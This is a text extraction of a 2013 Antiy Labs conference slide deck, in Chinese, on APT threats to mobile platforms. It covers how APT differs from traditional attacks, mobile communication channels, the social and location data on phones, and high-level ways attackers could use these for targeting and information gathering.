



2013年中国计算机网络安全年会


移动平台APT威胁的发展趋势和技术挑战

肖梓航


安天实验室

2013.07.04


讨论的思路




讨论的思路




讨论的思路



讨论的思路



讨论的思路




APT攻击的特点和过程

APT攻击的特点

对比项目	APT	传统攻击
攻击者的技能水平和拥有资源	高	低
判定攻击目标的精确性	高	低
攻击持续性和隐蔽性	高	低
利用0 day漏洞可能性	高	低
利用社会工程学渗透的可能性	高	低
搜集相关信息的重要性	高	低
对已有安全方案的对抗能力	高	低

APT攻击的一般过程



移动平台的特性与攻击价值

移动终端的通信渠道

几乎永远保持多通道的
在线状态

2G/3G
/LTE

打破办公网络、家庭网
络和公用网络的边界

Internet
共享

WiFi

和PC交叉感染、传输
恶意代码和数据

与物理认证凭据、
电子支付的关联

NFC

USB

蓝牙

与周边设备的连接通信，
有无限的扩充可能

移动
终端

移动终端取代PC，成为各类系统的连接中心和未来攻击的首要目标

移动终端中的社交信息

- 联系人
- 短信内容
- 通话记录/通话录音
- 微博等社交应用
- 各类身份相关的凭据
- 日历和行程信息

已经出现大量恶意代码记录、回传或伪造这些信息

许多预装软件、第三方软件都出现泄漏这些信息或凭据的漏洞

不同于PC，移动终端包含更多的社交信息，并隐含了个人身份标识。


移动设备的地理位置数据

- 当前粗略地理位置
- 当前精确地理位置
- 地理位置变化的历史记录
- 地图和LBS应用的搜索记录/缓存

已经出现基于当前地理位置来决定是否发作的恶意代码

相比PC，移动终端包含更精确的地理位置和更完整的位置历史记录，可以用于进一步精准地定位攻击目标

移动终端的办公使用



越来越多的个人和企业深度使用移动终端进行办公，这已经成为当前的主流趋势

与APT的可能结合方式

用于确定目标

- 基于地理位置的精确定位
- 基于社交信息和连接信息的精确定位

用于搜集信息

- 更“可信”的社会工程学攻击和信任链欺诈
- 移动设备中本身包含大量有价值信息

